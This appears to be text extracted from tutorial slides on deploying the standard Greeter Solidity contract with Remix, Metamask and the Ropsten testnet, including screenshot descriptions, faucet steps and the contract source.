- Select new compiler version dropdown menu:

 - 0.4.22-nightly.2018.3.27+commit.af262281
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- Dark Theme checkbox (unchecked)



THE GREETER - Exercise



- It's the default code on Remix
- Compile it !!

- Tutorial using command lines:
 - ▶ <https://www.ethereum.org/greeter>

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
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Contract bytecode & ABI


The image shows a Solidity IDE interface with three main sections:

- Source Code (Left):** A Solidity contract named 'Hello'. The code is enclosed in a yellow box. A yellow box labeled `.sol` highlights the contract name. The code includes a constructor, a `setGreeting` function, and a `greet` function.
- Compilation Options (Top Right):** Shows the Solidity version (0.4.8+commit.60cc1668) and various options like 'Text Wrap', 'Enable Optimization', 'Auto Compile', and 'Compile'. A red box labeled `.evm` highlights the 'Compile' button.
- Deployment Results (Bottom Right):** Shows the deployment of the 'Hello' contract. A red box highlights the 'Bytecode' field, which contains a long hexadecimal string. A green box labeled `.abi` highlights the 'Interface' field, which contains the ABI definition for the contract.



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Ropsten testnet network

- ⬢ The **Ropsten testnet** is essentially used as a **testing environment** before you bring your code onto the mainnet. In contrast to the mainnet, **writing to the testnet is free**.
- ⬢ <https://github.com/ethereum/ropsten>

- ⬢ Ropsten was attacked in February 2017
 - ▶ <https://ethereum.stackexchange.com/questions/12477/ropsten-testnet-is-under-kind-of-attack-what-can-we-do>
- ⬢ Ropsten testnet has been revived! (March 2017)
 - ▶ <https://github.com/ethereum/ropsten/blob/master/revival.md>

- ⬢ Get free ETH for testing on Ropsten using:
 - ▶ Ethereum Ropsten Faucet
 - ▶ <http://faucet.ropsten.be:3001/>



Online Ethereum blockchain explorer

🏠 Etherscan (for ropsten network)

▶ <https://ropsten.etherscan.io/>



ETHERSCAN

The Ethereum Block Explorer

The screenshot shows the Etherscan interface for the ROPSTEN (Revival) TESTNET. The top navigation bar includes 'HOME', 'BLOCKCHAIN', 'ACCOUNT', 'TOKEN', 'CHART', and 'MISC'. A search bar is present with the text 'Search by Address / Txhash / BlockNo' and a 'GO' button. The main content is divided into two columns: 'Blocks' and 'Transactions'. The 'Blocks' column lists four recent blocks with their respective miners, transaction counts, and rewards. The 'Transactions' column lists four recent transactions with their hashes, sender/receiver addresses, and amounts.

Block	Mined By	txns	Time	Reward
Block 2923129	0x00d8ae40d9a06d...	56 txns	14 secs	3.14682 Ether
Block 2923128	0x2127edab5d08b1...	32 txns	29 secs	3.58151 Ether
Block 2923127	0xa73c2551b69f2ea...	31 txns	17 secs	3.69934 Ether
Block 2923126	0xf5161ae51ad8599...	22 txns	10 secs	3.0123 Ether

TX#	From	To	Amount	Time
0XCCE41B271E4CAEA08C28231...	0x81b7e08f65bdf56...	0xc8c521f14491879...	1 Ether	> 32 secs ago
0X09FA96B4078239296030C55...	0x81b7e08f65bdf56...	0xacfe50f387ad56ef...	1 Ether	> 32 secs ago
0X4D5A28E305EEA5445FA401A...	0x81b7e08f65bdf56...	0xc8c521f14491879...	1 Ether	> 32 secs ago
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



Metamask

Metamask is a Browser extension for Chrome, Firefox, Opera and Brave browser.

- ▶ allows you to browse/interact simply with Dapps
- ▶ Really simple to use




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- ▶ Blog: <https://medium.com/metamask>
- ▶ Github: <https://github.com/MetaMask>





Metamask Installation



- Download Metamask for Chrome:
 - ▶ <https://chrome.google.com/webstore/detail/metamask/nkbihfbeogaeaoehlefnkodbefgpgknn?hl=en>
- Accept terms of use and create a password.
- Save the 12 words somewhere
- Click on “Main Network” and change for “Ropsten Test Network”





Metamask Ether Faucet


- MetaMask Ether Faucet:
 - <https://faucet.metamask.io/>
- Select your ropsten account with metamask
- Click on :
 - BUY
 - ROPSTEN TEST FAUCET
 - (request 1 ether from faucet) *5





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Deploy your smart contract

- ⬡ Reload Remix webpage
- ⬡ You should have your ethereum testnet address in **Account**
- ⬡ Put a string (with double quote) in the **Deploy field** and click on **Deploy**
- ⬡ If your Metamask plugin is launch & unlock, you should see this **notification popup**
- ⬡ Click on **Confirm**

Environment: Injected Web3 Ropsten (3)

Account: 0x944...bbab1 (10.978884729 ether)


Gas limit: 3000000

Value: 0 wei

Contract name: Greeter

Deploy field: "toto"

Buttons: Deploy, At Address, Load contract from Address





Deploy your smart contract

- ⬡ You should see some stuff happened in the **Transaction tab of Remix**

```
creation of Greeter pending...  
  
https://ropsten.etherscan.io/tx/0x310c1ccb7fd6bd162535aa7d5b8372a81969f9ec9c2cbbae9928729b32dfd652  
  
✔ [block:4117529 txIndex:11] from:0x944...bbab1 to:Greeter.(constructor) value:0 wei data:0x608...00000 logs:0 hash:0x310...fd652 Debug ▾
```

- ⬡ Click on the link and you will see the **Deploy Transaction** on <https://ropsten.etherscan.io>

The screenshot shows the 'Overview' tab of a transaction on etherscan.io. The transaction is identified as a Ropsten Testnet transaction. Key details include:

- TxHash:** 0x310c1ccb7fd6bd162535aa7d5b8372a81969f9ec9c2cbbae9928729b32dfd652
- TxReceipt Status:** Success
- Block Height:** 4117529 (26 Block Confirmations)
- TimeStamp:** 6 mins ago (Sep-26-2018 10:12:08 AM +UTC)
- From:** 0x9449671bb9e2ab569712c17d133d901920dbbab1
- To:** [Contract 0x5615ab27e273127fd0c0e186a9671b8dd3334028 Created] ✔

smart contract address



Available functions of deployed contract

```
1 contract mortal {
2   /* Define variable owner of the type address */
3   address owner;
4
5   /* This function is executed at initialization and sets the owner of the contract */
6   function mortal() { owner = msg.sender; }
7
8   /* Function to recover the funds on the contract */
9   function kill() { if (msg.sender == owner) selfdestruct(owner); }
10 }
11
12 contract greeter is mortal {
13   /* Define variable greeting of the type string */
14   string greeting;
15
16   /* This runs when the contract is executed */
17   function greeter(string _greeting) public {
18     greeting = _greeting;
19   }
20
21   /* Main function */
22   function greet() constant returns (string) {
23     return greeting;
24   }
25 }
```

constructor

constructor

kill() is callable

greet() is callable

Compile Run Settings Analysis Debugger Support

Environment Injected Web3 Ropsten (3) i

Account 0x944...bbab1 (10.982916259 ether) i

Gas limit 3000000

Value 0 wei

greeter

"hello" Create

Load contract from Address At Address

0 pending transactions

greeter at 0xcd...f4cf3 (blockchain)

